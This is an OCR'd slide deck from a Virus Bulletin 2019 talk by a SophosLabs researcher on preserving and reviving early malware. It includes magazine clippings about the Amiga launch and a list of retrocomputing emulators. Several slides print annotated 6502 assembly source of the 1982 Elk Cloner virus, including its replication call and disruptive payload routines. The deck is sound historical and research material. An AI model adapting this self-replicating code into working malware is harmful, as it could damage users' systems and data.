
RetroMal: Lessons for today from the malware of yesterday



Andrew Brandt
Principal Researcher, SophosLabs
@threatresearch

Virus Bulletin, 2019

SOPHOS

About this talk

- This is a pow-wow. Interactive audience feedback is **encouraged and will be rewarded**
- “How I did it/tried to do it” not “What’s the best way to do it”
  - Got a better method? Share it with us!
- I am NOT an expert, just a committed tinkerer
  - Ringleader, not the Lion Tamer
  - I had a LOT of help and would like more!

Retrocomputing history, 34 years ago right here

Star Tech/Phoebe Hoban


LOOKS GREAT, MANNY, BUT WILL IT SELL?

Commodore's New Amiga

ANDY WARHOL AND DEBORAH HARRY played to a packed house at Lincoln Center's Vivian Beaumont Theater last Tuesday. It was the fair-haired duo's debut in an unlikely medium—computer graphics. The occasion: the press launch of Commodore's new computer, the Amiga, a $1,295 color-Macintosh-and-more that the company says will be available in computer stores in September.

Warhol pawed the mouse (a hand-held screen-control device), mottled a computer image of Harry's famous face with unlikely hues of purple and yellow, and had a hard time undoing the damage (with a little help from a Commodore representative, he finally triggered the "undo" function). "It's such a great thing," Warhol mumbled into the mike. "I've always wanted to be Walt Disney; I'm gonna tell everyone to get one." He doodled a bit more and signed his latest original with a wobbly flourish as the audience burst into a round of applause.

Warhol's performance did not exactly deserve kudos, but the new computer does. The Amiga is undeniably an amazing amalgam of state-of-the-art technology. For less money than the basic black-



SHOWTIME: *Warhol and Harry pose with Amiga.*

spent the money. We spent [illegible]

Commodore UK officially launched the Amiga in London at its own 7th Annual Commodore Show. "We had our own Commodore show we did every year," says Pleasance. Normally the show attracted the 8-bit C64 community, so it was questionable whether it was the ideal venue to launch a business computer.


The show was hosted at a hotel complex called the Novotel at Hammersmith, London during the weekend of May 9 to 11. Over 150 booths were hosted in the hotel auditorium, with Commodore renting out a smaller theater to demonstrate the Amiga, which they called "Amiga village". This year was somewhat of a disappointment for the show, with a scant number of software publishers attending, meaning there was little to see and do for those who attended.


The launch of the Amiga was not well received. *Zzap!64* reported, "CBM themselves would have you believe that the most important event was the launch of the Amiga in the UK. This took place at a special champagne breakfast on the first day of the show... One representative from a dealer chain said afterwards, 'Everybody's worst fears were realised—the idiots put a £1475 ex VAT price on it.'"

Most [illegible]

Media Archaeology

- Understanding modern media by scrutinizing its origins
  - Old computing platforms, entertainment platforms, and hardware
  - Modern use of retrocomputing platforms for art, music, fun
- Requires preservation of the magnetic media, optical media, film, vinyl, wax cylinders, Edison disks, as well as platform hardware
  - Serious, interdisciplinary academic pursuit at many universities





Media Archaeology Lab

- On-campus museum at University of Colorado, Boulder
  - More than 50 platforms
  - Personal computers, video games
  - Mobile devices & PDAs
  - Film, tape, and vinyl players
  - Disks, cartridges, cassette tapes
  - Modern adaptations
  - All maintained in working order

mediaarchaeologylab

Retrocomputing platforms & emulators

- Apple][,][e,][c (physical) and AppleWin emulator
  - **https://github.com/AppleWin/AppleWin**
- Commodore 64: C=64 and SX-64 (physical) and VICE emulator (WinVICE-3.1-x64)
  - https://sourceforge.net/projects/vice-emu/files/releases/binaries/windows/
- PDP-11 and Vax: No physical hardware; SIMH emulator; PiDP
  - https://github.com/simh/Win32-Development-Binaries
  - https://obsolescence.wixsite.com/obsolescence/pidp-11

This is the oldest malware we know about

- (Mostly) predates MS-DOS & Windows
- The computing platforms on which they run are obsolete
- So why do we care about 30+ year old malware?
  - Elk Cloner (Apple][, 1982)
  - BHP Virus (Commodore-64, 1986)
  - Morris worm (Vax & Sun Microsystems, 4.2/4.3 BSD, 1988)
  - Other hacking tools (C=64 & Apple)

Apple][


Reviving the Elk Cloner

Elk Cloner (1982)

- One of the earliest malware
  - Some say “the first” but it may be only the earliest we know about
- Loads itself into memory, writes to reserved area of floppy disks
  - Does not intentionally damage media, but isn’t careful about overwriting important data in the floppy boot sector
- Triggers by being executed. Every 50th execution, a surprise

Tools required for reproducing the Elk Cloner

- Apple][computer
- ADTPro software on floppy
  - (For Apple][)
- ADTPro client on modern PC
- Merlin (Apple][compiler)
- Copy][Plus 8.2



Elk Cloner code


- Available from its creator's website (skrenta.com/cloner)
- Source, not object, code
- All written in assembly language. How to make that into object code?

Elk Cloner – building a fresh executable


- Use ADTPro to move source from “today” to “yesterday”
- Copy-paste assembler into a tool called Merlin
- Tell Merlin to compile into object code
- BLOAD and run. Easy peasy, right? Haha, no.


Elk Cloner – problems with building the virus

- Apparently it won't run on systems that are newer than an original, first generation Apple][
  - It is buggy and crashes out on emulators
- Compiling on different platforms somehow builds a slightly different object file
- We also tried loading the assembler directly into the "monitor" and using the G command to run it.



Elk Cloner – success (partially)





Elk Cloner – annotated source (@VessOnSecurity)

```
USRCMD  JSR $E6FB       ; Call CONINT
        CPX #$0B        ; Is it 11?
        BNE CMD2
        JSR PRTMSG      ; If yes, print message and exit
        RTS
CMD2    CPX #$0C        ; Is it 12?
        BNE CMD3
        LDY #>REPORT    ; If yes, print boot count
        LDA #<REPORT
        JSR PRINT
        JSR READ        ; Read the VTOC
        LDA $B3BF       ; Get boot counter
        STA $44
        JSR $AE42       ; Print 3-digit number
        LDA #$8D        ; Print CR
        JSR $FDED       ; COUT1
        RTS
CMD3    CPX #$0D        ; Is it 13?
        BNE CMD4
        JSR CLONE       ; If yes, replicate
        RTS
CMD4    CPX #$0A        ; Is it 10?
        BNE USRERR
        JSR PRPOEM      ; If yes, print poem
        RTS
USRERR  LDY #>UERR      ; Wrong number, print error message
        LDA #<UERR
        JSR PRINT
        JSR $FBDD       ; Ring the bell
        JMP $9DBF       ; DOS warmstart

UERR    DFB $8D
        ASC 'ILLEGAL QUANTITY ERROR'
        DFB $0

PRPOEM  JSR $FC58       ; Clear the screen
        LDY #>POEM      ; Display the poem
        LDA #<POEM
        JSR PRINT       ; Do it
        RTS
```

```
DESTROY LDA $B3BF       ; Check the virus boot counter
        CMP #10         ; Is it 10?
        BNE DEST1       ; Next check, if not
        LDA #$69        ; Make reset transfer control to $FF69 (monitor)
        STA $3F2
        LDA #$FF
        STA $3F3
        JSR $FB6F       ; Call SETPWRC
        RTS
DEST1   CMP #15         ; Is it 15?
        BNE DEST2       ; Next check, if not
        LDA #$3F        ; Set video mode to inverse
        STA $32
        RTS
DEST2   CMP #20         ; Is it 20?
        BNE DEST3       ; Next check, if not
        LDA $C030       ; Toggle speaker ("blip")
        LDA $C030
        LDA $C030
        RTS
DEST3   CMP #25         ; Is it 25?
        BNE DEST4       ; Next check, if not
        LDA #$7F        ; Set video mode to flashing
        STA $32
        RTS
DEST4   CMP #30         ; Is it 30?
        BNE DEST5       ; Next check, if not
        LDA #'I'        ; Swap file type names: I<->T, A<->B
        STA $B3A7
        LDA #'T'
        STA $B3A8
        LDA #'B'
        STA $B3A9
        LDA #'A'
        STA $B3AA
        RTS
DEST5   CMP #35         ; Is it 35?
        BNE DEST6       ; Next check, if not
        LDA #$85        ; Set the command character from Ctrl-D to Ctrl-E
        STA $AAB2
        RTS
```

SOPHOS

Elk Cloner – additional payloads (@VessOnSecurity)

```
DEST6   CMP #40         ; Is it 40?
        BNE DEST7       ; Next check, if not
        LDA #$00        ; Set the reset transfer control to $0300
        STA $3F2
        LDA #$03
        STA $3F3
        JSR $FB6F       ; Call SETPWRC
        LDA #$4C        ; Put a JMP $0300 at $0300 (make reset hang)
        STA $300
        LDA #$00
        STA $301
        LDA #$03
        STA $302
        RTS
DEST7   CMP #45         ; Is it 45?
        BNE DEST8       ; Next check, if not
        LDA #$80        ; Make all commands act as RUN
        STA $D6
        RTS
DEST8   CMP #50         ; Is it 50?
        BNE DEST9       ; Next check, if not
        LDA #>PRPOEM    ; Make reset transfer control to the poem display routine
        STA $3F2
        LDA #<PRPOEM
        STA $3F3
        JSR $FB6F       ; Call SETPWRC
        RTS
DEST9   CMP #55         ; Is it 55?
        BNE DEST10      ; Next check, if not
        LDA #$FF        ; Set number of retries to 255??
        STA $BDD3
        RTS
DEST10  CMP #60         ; Is it 60
        BNE DEST11      ; Next check, if not
        LDA #$20        ; Set number of retries to 32??
        STA $BDD3
        RTS
```

```
DEST11  CMP #65         ; Is it 65?
        BNE DEST12      ; Next check, if not
        LDA #$4C        ; Set DOCMD to JMP MONZ
        STA $A180
        LDA #$69
        STA $A181
        LDA #$FF
        STA $A182
        RTS
DEST12  CMP #70         ; Is it 70?
        BNE DEST13      ; Next check, if not
        LDA #$10        ; Set number of retries to 16??
        STA $BDD3
        RTS
DEST13  CMP #75         ; Is it 75?
        BNE DEST14      ; Next check, if not
        JMP $C600       ; Reboot (IN#6)
DEST14  CMP #76         ; Is it 76?
        BNE DEST15      ; Next check, if not
        JMP $C600       ; Reboot (IN#6)
DEST15  CMP #77         ; Is it 77?
        BNE DEST16      ; Next check, if not
        JMP $C600       ; Reboot (IN#6)
DEST16  CMP #78         ; Is it 78?
        BNE DEST17      ; Next check, if not
        JMP $C600       ; Reboot (IN#6)
DEST17  CMP #79         ; Is it 79?
        BNE DEST18      ; Exit, if not
        JSR READ        ; Read VTOC
        LDA #$00        ; Zero the virus boot counter
        STA $B3BF
        JSR WRITE       ; Write it back
        RTS
```

Commodore-64

Bringing back the BHP Virus

BHP Virus (1986)

